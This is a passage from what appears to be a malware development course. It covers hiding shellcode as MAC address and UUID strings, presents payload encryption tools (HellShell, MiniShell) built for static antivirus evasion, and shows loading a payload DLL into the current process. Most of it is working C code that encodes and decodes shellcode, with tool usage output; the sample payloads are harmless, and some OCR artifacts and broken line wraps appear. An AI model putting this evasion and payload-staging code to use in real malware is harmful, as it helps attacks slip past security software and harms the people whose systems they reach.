  char* Mac = NULL;

  for (int i = 0; i < ShellcodeSize; i++) {

    // Track the number of bytes read and when they reach 6 we enter this if statement to begin ge
nerating the MAC address
    if (c == 6) {
      counter++;

      // Generating the MAC address from 6 bytes which begin at i until [i + 5]
      Mac = GenerateMAC(pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3], pS
hellcode[i + 4], pShellcode[i + 5]);

      if (i == ShellcodeSize - 6) {

        // Printing the last MAC address
        printf("\"%s\"", Mac);
        break;
      }
      else {
        // Printing the MAC address
        printf("\"%s\", ", Mac);
      }
      c = 1;

      // Optional: To beautify the output on the console
      if (counter % 6 == 0) {
        printf("\n\t");
      }
    }
    else {
      c++;
    }
  }
  printf("\n};\n\n");
  return TRUE;
}
```

Deobfuscating MACFuscation Payloads

The deobfuscation process will reverse the obfuscation process, allowing a MAC address to generate bytes instead of using bytes to generate a MAC address. Performing deobfuscation will require the use of the NTDLL API

function RtlEthernetStringToAddressA. This function converts a MAC address from a string representation to its binary format.

```
typedef NTSTATUS (NTAPI* fnRtlEthernetStringToAddressA)(
  PCSTR   S,
  PCSTR*    Terminator,
  PVOID   Addr
);

BOOL MacDeobfuscation(IN CHAR* MacArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SI
ZE_T* pDSize) {

  PBYTE          pBuffer        = NULL,
                   TmpBuffer      = NULL;

  SIZE_T         sBuffSize      = NULL;

  PCSTR          Terminator     = NULL;

  NTSTATUS       STATUS         = NULL;

  // Getting RtlIpv6StringToAddressA address from ntdll.dll
  fnRtlEthernetStringToAddressA pRtlEthernetStringToAddressA = (fnRtlEthernetStringToAddressA)GetP
rocAddress(GetModuleHandle(TEXT("NTDLL")), "RtlEthernetStringToAddressA");
  if (pRtlEthernetStringToAddressA == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Getting the real size of the shellcode which is the number of MAC addresses * 6
  sBuffSize = NmbrOfElements * 6;


  // Allocating memeory which will hold the deobfuscated shellcode
  pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
  if (pBuffer == NULL) {
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  TmpBuffer = pBuffer;

  // Loop through all the MAC addresses saved in MacArray
  for (int i = 0; i < NmbrOfElements; i++) {

    // Deobfuscating one MAC address at a time
    // MacArray[i] is a single Mac address from the array MacArray
    if ((STATUS = pRtlEthernetStringToAddressA(MacArray[i], &Terminator, TmpBuffer)) != 0x0) {
      // if it failed
      printf("[!] RtlEthernetStringToAddressA Failed At [%s] With Error 0x%0.8X", MacArray[i], STA
```

```
TUS);
      return FALSE;
    }

    // 6 bytes are written to TmpBuffer at a time
    // Therefore Tmpbuffer will be incremented by 6 to store the
    TmpBuffer = (PBYTE)(TmpBuffer + 6);

  }

  // Save the base address & size of the deobfuscated payload
  *ppDAddress  = pBuffer;
  *pDSize      = sBuffSize;

  return TRUE;

}
```

The image below shows the deobfuscation process successfully running.

23. Payload Obfuscation - UUIDFuscation


Payload Obfuscation - UUIDFuscation

Introduction

In this module, another obfuscation technique is covered which converts shellcode to a Universally Unique IDentifier (UUID) string. UUID is a 36-character alphanumeric string that can be used to identify information.

UUID Structure

The UUID format is made up of 5 segments of different sizes which look something like this: `801B18F0-8320-4ADA-BB13-41EA1C886B87`. The image below illustrates the UUID structure.



Converting UUID to shellcode is a little less straightforward than the previous obfuscation methods. For example `FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51` does **not** translate into `FC4883E4-F0E8-C000-0000-415141505251`, instead, it becomes `E48348FC-E8F0-00C0-0000-415141505251`.

Notice that the first 3 segments are using the same bytes in our shellcode but the order is in reverse. The reason is that the first three segments use little-endian byte ordering. To ensure complete understanding, the segments are broken down below.

Little Endian

- Segment 1: `FC 48 83 E4` becomes `E4 83 48 FC` in the UUID string
- Segment 2: `E8 F0` becomes `F0 E8` in the UUID string
- Segment 3: `C0 00` becomes `00 C0` in the UUID string

Big Endian

- Segment 4: `00 00` becomes `00 00` in the UUID string
- Segment 5: `41 51 41 50 52 51` becomes `41 51 41 50 52 51` in the UUID string

UUIDFuscation Implementation

A UUID address is made up of 16 bytes, therefore the shellcode should be a multiple of 16. UUIDFuscation will resemble IPv6Fuscation closely due to both requiring shellcode multiples of 16 bytes. Again, padding can be used if the shellcode doesn't meet that requirement.

```
// Function takes in 16 raw bytes and returns them in a UUID string format
char* GenerateUUid(int a, int b, int c, int d, int e, int f, int g, int h, int i, int j, int k, in
t l, int m, int n, int o, int p) {

  // Each UUID segment is 32 bytes
  char Output0[32], Output1[32], Output2[32], Output3[32];

  // There are 4 segments in a UUID (32 * 4 = 128)
  char result[128];

  // Generating output0 from the first 4 bytes
  sprintf(Output0, "%0.2X%0.2X%0.2X%0.2X", d, c, b, a);

  // Generating output1 from the second 4 bytes
  sprintf(Output1, "%0.2X%0.2X-%0.2X%0.2X", f, e, h, g);

  // Generating output2 from the third 4 bytes
  sprintf(Output2, "%0.2X%0.2X-%0.2X%0.2X", i, j, k, l);

  // Generating output3 from the last 4 bytes
  sprintf(Output3, "%0.2X%0.2X%0.2X%0.2X", m, n, o, p);
```

```
  // Combining Output0,1,2,3 to generate the UUID
  sprintf(result, "%s-%s-%s%s", Output0, Output1, Output2, Output3);

  //printf("[i] result: %s\n", (char*)result);
  return (char*)result;
}



// Generate the UUID output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode
buffer
BOOL GenerateUuidOutput(unsigned char* pShellcode, SIZE_T ShellcodeSize) {
  // If the shellcode buffer is null or the size is not a multiple of 16, exit
  if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 16 != 0) {
    return FALSE;
  }
  printf("char* UuidArray[%d] = { \n\t", (int)(ShellcodeSize / 16));

  // We will read one shellcode byte at a time, when the total is 16, begin generating the UUID st
ring
  // The variable 'c' is used to store the number of bytes read. By default, starts at 16.
  int c = 16, counter = 0;
  char* UUID = NULL;

  for (int i = 0; i < ShellcodeSize; i++) {
    // Track the number of bytes read and when they reach 16 we enter this if statement to begin g
enerating the UUID string
    if (c == 16) {
      counter++;

      // Generating the UUID string from 16 bytes which begin at i until [i + 15]
      UUID = GenerateUUid(
        pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3],
        pShellcode[i + 4], pShellcode[i + 5], pShellcode[i + 6], pShellcode[i + 7],
        pShellcode[i + 8], pShellcode[i + 9], pShellcode[i + 10], pShellcode[i + 11],
        pShellcode[i + 12], pShellcode[i + 13], pShellcode[i + 14], pShellcode[i + 15]
      );
      if (i == ShellcodeSize - 16) {

        // Printing the last UUID string
        printf("\"%s\"", UUID);
        break;
      }
      else {
        // Printing the UUID string
        printf("\"%s\", ", UUID);
      }
      c = 1;
      // Optional: To beautify the output on the console
      if (counter % 3 == 0) {
```

```
        printf("\n\t");
      }
    }
    else {
      c++;
    }
  }
  printf("\n};\n\n");
  return TRUE;
}
```


UUID Deobfuscation Implementation

Although different segments have different endianness, that will not affect the deobfuscation process because the UuidFromStringA WinAPI takes care of this.

```
typedef RPC_STATUS (WINAPI* fnUuidFromStringA)(
  RPC_CSTR  StringUuid,
  UUID*   Uuid
);

BOOL UuidDeobfuscation(IN CHAR* UuidArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT
SIZE_T* pDSize) {

        PBYTE          pBuffer         = NULL,
                       TmpBuffer       = NULL;

        SIZE_T         sBuffSize       = NULL;

        RPC_STATUS     STATUS          = NULL;

  // Getting UuidFromStringA address from Rpcrt4.dll
  fnUuidFromStringA pUuidFromStringA = (fnUuidFromStringA)GetProcAddress(LoadLibrary(TEXT("RPCRT
4")), "UuidFromStringA");
  if (pUuidFromStringA == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Getting the real size of the shellcode which is the number of UUID strings * 16
  sBuffSize = NmbrOfElements * 16;

  // Allocating memory which will hold the deobfuscated shellcode
  pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sBuffSize);
  if (pBuffer == NULL) {
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
```

```
  // Setting TmpBuffer to be equal to pBuffer
  TmpBuffer = pBuffer;

  // Loop through all the UUID strings saved in UuidArray
  for (int i = 0; i < NmbrOfElements; i++) {

    // Deobfuscating one UUID string at a time
    // UuidArray[i] is a single UUID string from the array UuidArray
    if ((STATUS = pUuidFromStringA((RPC_CSTR)UuidArray[i], (UUID*)TmpBuffer)) != RPC_S_OK) {
      // if it failed
      printf("[!] UuidFromStringA Failed At [%s] With Error 0x%0.8X", UuidArray[i], STATUS);
      return FALSE;
    }

    // 16 bytes are written to TmpBuffer at a time
    // Therefore Tmpbuffer will be incremented by 16 to store the upcoming 16 bytes
    TmpBuffer = (PBYTE)(TmpBuffer + 16);

  }

  *ppDAddress = pBuffer;
  *pDSize     = sBuffSize;

  return TRUE;
}
```

The image below shows the deobfuscation process successfully running.


BOOL UuidDeobfuscation(IN CHAR* UuidArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {
PBYTE pBuffer = NULL,
TmpBuffer = NULL;
SIZE_T sBuffSize = NULL;
RPC_STATUS STATUS = NULL;
C:\Users\User\source\repos\Lesson2\x64\Debug\UuidDeobfuscation.exe
[+] Deobfuscated Bytes at 0x00000165D89CE860 of Size 272 :::

24. Maldev Academy Tool - HellShell

Maldev Academy Tool - HellShell

Introduction

At this point of the course, one should have a solid grasp of static evasion using encryption (XOR/RC4/AES) and obfuscation (IPv4/IPv6/MAC/UUID) techniques. Implementing one or more of the previously discussed evasion techniques in the malware can be time-consuming. One solution is to build a tool that takes in the payload and performs the encryption or obfuscation methods.

This module will demo a tool made by the Maldev Academy team that performs these tasks.

Tool Features

The tool has the following features:

- Supports IPv4/IPv6/MAC/UUID Obfuscation
- Supports XOR/RC4/AES encryption
- Supports payload padding
- Provides the decryption function for the selected encryption/obfuscation technique
- Randomly generated encryption keys on every run

Usage

To use HellShell, download the source code and compile it manually. Ensure the build option is set to *Release*.

```
                        ############################################################
                        # HellShell - Designed By MalDevAcademy @NUL0x4C | @mrd0x #
                        ############################################################

[!] Usage: HellShell.exe <Input Payload FileName> <Enc/Obf *Option*>
[i] Options Can Be :
```


```
        1.>>> "mac"     ::: Output The Shellcode As A Array Of Mac Addresses  [FC-48-83-E4-F0-E8]
        2.>>> "ipv4"    ::: Output The Shellcode As A Array Of Ipv4 Addresses [252.72.131.228]
        3.>>> "ipv6"    ::: Output The Shellcode As A Array Of Ipv6 Addresses [FC48:83E4:F0E8:C00
0:0000:4151:4150:5251]
        4.>>> "uuid"    ::: Output The Shellcode As A Array Of UUid Strings   [FC4883E4-F0E8-C000-
0000-415141505251]
        5.>>> "aes"     ::: Output The Shellcode As A Array Of Aes Encrypted Shellcode With Random
Key And Iv
        6.>>> "rc4"     ::: Output The Shellcode As A Array Of Rc4 Encrypted Shellcode With Random
Key
```

Example Commands

- `HellShell.exe calc.bin aes` - Generates an AES encrypted payload and prints it to the console
- `HellShell.exe calc.bin aes > AesPayload.c` - Generates an AES-encrypted payload and outputs it to `AesPayload.c`
- `HellShell.exe calc.bin ipv6` - Generates an IPv6 obfuscated payload and prints it to the console

Demo

The image below shows HellShell being used to encrypt the payload using the RC4 encryption algorithm and outputting to a file.


Rc4Payload.c
C: > Users > User > source > repos > HellShell > x64 > Release > C Rc4Payload.c
#include <windows.h>
#include <stdio.h>
// this is what SystemFunction032 function take as a parameter
typedef struct
{
DWORD Length;
DWORD MaximumLength;
PVOID Buffer;
} USTRING;
// defining how does the function look - more on this structure in the api hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
struct USTRING* Img,
Windows PowerShell
PS C:\Users\User\source\repos\HellShell\x64\Release> .\HellShell.exe .\calc.bin rc4 > Rc4Payload.c
PS C:\Users\User\source\repos\HellShell\x64\Release>

25. Maldev Academy Tool - MiniShell

Maldev Academy Tool - MiniShell

Introduction

This is another Maldev Academy tool, similar to `HellShell`, which allows encryption of raw payloads. The tool only supports RC4 and AES.

Features

- Outputs the decryption function of the selected encryption type
- Outputs the encrypted bytes as a `bin` file
- Randomly generated keys for the encryption algorithms

Usage

```
                        ############################################################
                        # MiniShell - Designed By MalDevAcademy @NUL0x4C | @mrd0x #
                        ############################################################

[!] Usage: C:\Users\User\source\repos\MiniShell\x64\Debug\MiniShell.exe <Input Payload FileName> <
Enc *Option*>  <Output FileName>
[i] Encryption Options Can Be :
        1.>>> "aes"     ::: Output The File As A Encrypted File Using AES-256 Algorithm With Rando
m Key And IV
        2.>>> "rc4"     ::: Output The File As A Encrypted File Using Rc4 Algorithm With Random Ke
y
```


Examples

- `.\MiniShell.exe .\calc.bin rc4 encpayload.bin` - Use RC4 for encryption, write the encrypted bytes to `encpayload.bin`, output the decryption functionality to the console
- `.\MiniShell.exe .\calc.bin rc4 encpayload.bin > rc4.c` - Use RC4 for encryption, write the encrypted bytes to `encpayload.bin` - output the decryption function to `rc4.c`.

- `.\MiniShell.exe .\calc.bin aes calcenc.bin` - Use AES for encryption, write the encrypted bytes to `calcenc.bin`, and output the decryption function to the console.
- `.\MiniShell.exe .\calc.bin aes calcenc.bin > aes.c` - Use AES for encryption, write the encrypted bytes to `calcenc.bin`, and output the decryption function to `aes.c`.

Demo

The image below shows `MiniShell` being used to encrypt the `calc.bin` file with the encrypted bytes being written to `AesCalc.bin` and the decryption function being saved to `Aes.c`.



26. Local Payload Execution - DLL


Local Payload Execution - DLL

Introduction

This module explores the usage of Dynamic Link Libraries (DLLs) as payloads and demonstrates how to load a malicious DLL file in the current process.

Creating a DLL

Creating a DLL is simple and can be done using Visual Studio. Create a new project, set the programming language to C++, and finally select Dynamic-Link Library (DLL). This will create a DLL skeleton code that will be modified throughout the remainder of this module. For a refresher as to how DLLs work, feel free to review the introductory DLL module.



DLL Setup

This demo will utilize a message box that appears when the DLL is successfully loaded. Creating a message box can be easily done with the MessageBox WinAPI. The code snippet below will run `MsgBoxPayload` whenever the DLL is loaded into a process. Note that the precompiled headers were removed from the project's C/C++ settings as shown in the introductory *Dynamic-Link Library* module.

```
#include <Windows.h>#include <stdio.h>

VOID MsgBoxPayload() {
    MessageBoxA(NULL, "Hacking With MaldevAcademy", "Wow !", MB_OK | MB_ICONINFORMATION);
}


BOOL APIENTRY DllMain (HMODULE hModule, DWORD dwReason, LPVOID lpReserved){

    switch (dwReason){
        case DLL_PROCESS_ATTACH: {
            MsgBoxPayload();
            break;
        };
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }

    return TRUE;
}
```

Local Injection

Recall that the `LoadLibrary` WinAPI is used to load a DLL. The function takes a DLL path on disk and loads it into the address space of the calling process, which in our case will be the current process. Loading the DLL will run its entry point, and thus run the `MsgBoxPayload` function, making the message box appear. Although the concept is simple, it will become useful in later modules to understand more complex techniques.


The code below will take the DLL's name as a command line argument, load it using `LoadLibraryA`, and perform some error checking to ensure the DLL loaded successfully.

```
#include <Windows.h>#include <stdio.h>int main(int argc, char* argv[]) {
```

```
  if (argc < 2){
    printf("[!] Missing Argument; Dll Payload To Run \n");
    return -1;
  }

  printf("[i] Injecting \"%s\" To The Local Process Of Pid: %d \n", argv[1], GetCurrentProcessId
());


  printf("[+] Loading Dll... ");
  if (LoadLibraryA(argv[1]) == NULL) {
    printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
    return -1;
  }
  printf("[+] DONE ! \n");


  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```


Output

As expected, the message box successfully appears after injecting the DLL.



Process Analysis

